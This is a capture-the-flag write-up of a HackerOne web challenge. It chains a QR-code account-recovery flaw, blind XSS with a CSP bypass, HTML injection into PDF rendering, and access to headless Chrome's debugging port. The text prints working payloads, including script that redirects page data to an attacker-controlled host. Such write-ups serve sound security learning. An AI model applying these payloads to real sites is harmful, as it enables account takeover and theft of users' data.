[h1-415 2020] @_bayotop h1-415-ctf writeup

- Triaged in 4 hours
- Fixed in 13 days
- Disclosed after 13 days
TL;DR:
Thanks for the challenge!
- Abusing account recovery via QR codes to get access to [email protected].
- Blind XSS in
/support/review/<review_id>(including CSP bypass). - Missing input sanitization on
nameparameter when POSTing to/support/review/<review_id>. - Access to remote debugging port on local Chrome instance leaking ID of secret document.
- h1ctf{y3s_1m_c0sm1c_n0w}
I also included a python script F691360 which is going through the whole challenge (it's a result of a number of scripts I used to automate repetitive tasks).
Details
Introduction
https://h1-415.h1ctf.com hosted a simple web application allowing to convert images into PDF files. Anyone could register a trial account. Signing in would give access to the converter and basic account management which allowed only a name change. The converter allowed to upload JPG and PNG files only. The resulting PDF would include the uploaded image and the user's name.
Step 1 - One '{' is all it takes.
After a few attempts to include HTML in my user name (< and > were filtered) or trying to upload arbitrary files, both ways seemed as dead ends. I decided to focus on the account recovery flow.
After a successful registration, the application would generate a QR code for account recovery. The QR code was a string in the following format:
ascii_hex([email protected]):<some_random_secret_in_hex>
After submitting the QR code to /recover, the applicaion would respond with a new session giving access to the user account. After some trial and error, I noticed that the application would right-strip { (and any subsequent { and }) characters from the email when generating the QR code.
This meant that registering with [email protected]{ would give back a valid QR code for [email protected].
Step 2 - Wow that's cosmic.
After logging in as [email protected] the support chat would became available as Jobert was a proper customer. The first thing I did was sending flag into the support chat. The response was as follows:
{"response":"I love flags! Where is yours? Wait... I think someone is converting top secret documents as we speak!"}
This response would led me to the deepest rabbit hole I've ever went down.
Anyway, inspecting the JavaScript files included in the page, I learned that it's possible to end the chat with quit or finish. Once a chat ended, the application would ask for feedback, claiming that a negative, 1-star feedback would be reviewed by support staff. This just begs for blind XSS.
Submitting a simple XSS payload would confirm that vulnerability on the current page. However, there was a CSP preventing inline script execution:
Content-Security-Policy: default-src 'self'; object-src 'none'; script-src 'self' https://raw.githack.com/mattboldt/typed.js/master/lib/; img-src data: *
Seeing that CSP instantly reminded me of Michał Bentkowski's tweet. It turns out that raw.githack.com would decode the URL path and therefore it was trivial to bypass using:
<script src='https://raw.githack.com/mattboldt/typed.js/master/lib%252f..%252f..%252f..%252f..%252fbayotop/playground/master/g2.js'></script>
The first payload that I used was fetch('https://<domain-under-my-control>') to confirm the vulnerability. However, because of the default-src directive it wasn't possible to make connections other than to self (connect-src). I ended up bypassing this via window.location = 'https://<domain-under-my-control>'.
As you can see in my commit history I was stuck at this point for quite a while. The page was rendered in a headless Chrome instance without an authenticated session. As it turned out, the only information needed to proceed to the next step was a glimpse on the DOM and window.location.
Step 3 - One HTML injection isn't enough.
The DOM revealed that the support stuff had the ability to change a user's name. Using any authenticated session, it was possible to change any user name except for users with ids 1 and 2. Moreover, the name wasn't sanitized this time! This allowed to change a user's name to HTML that would be rendered during the PDF conversion. I quickly confirmed this using <iframe src='https://<domain-under-my-control>'></iframe>. Afterwards, I used a different payload - <script>window.location='http://ip-under-my-control'+window.location</script> - to learn the context I was in.
It was http://localhost:3000/converter/<random-id>.png?user_name=<user_name>. This meant that I couldn't simply access file://.
Step 4 - The "secret" was 9222.
At this point I got stuck for a long long time. I tried to find other services listening locally (using aquatone's xlarge list). I was looking for parameter injection through the user name trying to inject --allow-file-access-from-file when starting the Chrome instance. I tried to discover new endpoints and look for differences on existing ones when served locally.
I had a lightbulb moment: I think someone is converting top secret documents as we speak!. Was the support chat message a hint? It had to be user with id 1. Using the registration form, I figured that the user's username and email were admin and [email protected]). It wasn't possible to recover into that account. It all made sense. I had to use the support staff's endpoint to change the admin's user name to <script>window.location='http://<ip-under-my-control>'</script> and wait for the admin to upload a file. I tried SQL, NoSQL, XPath injections. I tried path traversal (jobert's older tweet was a really good candidate). I tried all possible encodings. The application was kind of slow to respond and after every 500 it would timeout for a few minutes, so all of this took ages. Nothing worked.
While doing my fuzzing I have accidentally overwritten the user name of a bunch other users. At least one noticed as they sent me a message:
/var/log/nginx/access.log ... "GET /?x=stop_messing_with_mydocz_account_im_jobert_and_i_need_it HTTP/1.1" ...
/var/log/nginx/access.log ... "GET /?x=see_you_in_San_Francisco HTTP/1.1" ...
/var/log/nginx/access.log ... "GET /?x=but_Im_gonna_snatch_the_swag_pack HTTP/1.1" ...
I'm super sorry for interfering! Hopefully I didn't cause too much harm. Please let me know if you managed to grab that swag pack (ideally once we meet in SF :)).
I started to realize this wouldn't work, however, I had no other ideas. Until I saw these 2 messages in a Slack thread (thanks @soiaxx):
if it's chrome headless and u can see the generated pdf, and u can access the devtools port on localhost:9222 by default.... you can access file:// :stuck_out_tongue:
if you can run javascript :smile: so much ifs
For the sake of transparency, it was a completely unrelated thread. I'm not sure if the involved parties knew about this particular CTF.
I tried setting my user name to <iframe width=900 height=900 src="http://localhost:9222/"></iframe> and uploaded a file. It worked, it rendered two words: "Inspectable WebContents". This StackOverflow answer mentions a /json endpoint showing available debug targets. Jackpot:

Requesting https://h1-415.h1ctf.com/documents/0d0a2d2a3b87c44ed13e0cbfc863ad4322c7913735218310e3d9ebe37e6a84ab would reveal the flag: h1ctf{y3s_1m_c0sm1c_n0w}.
Impact
Mostly sleep deprivation.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
What is known
A critical-severity XSS bug in h1-415.h1ctf.com. HackerOne made it public on 3 February 2020.
About XSS
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.






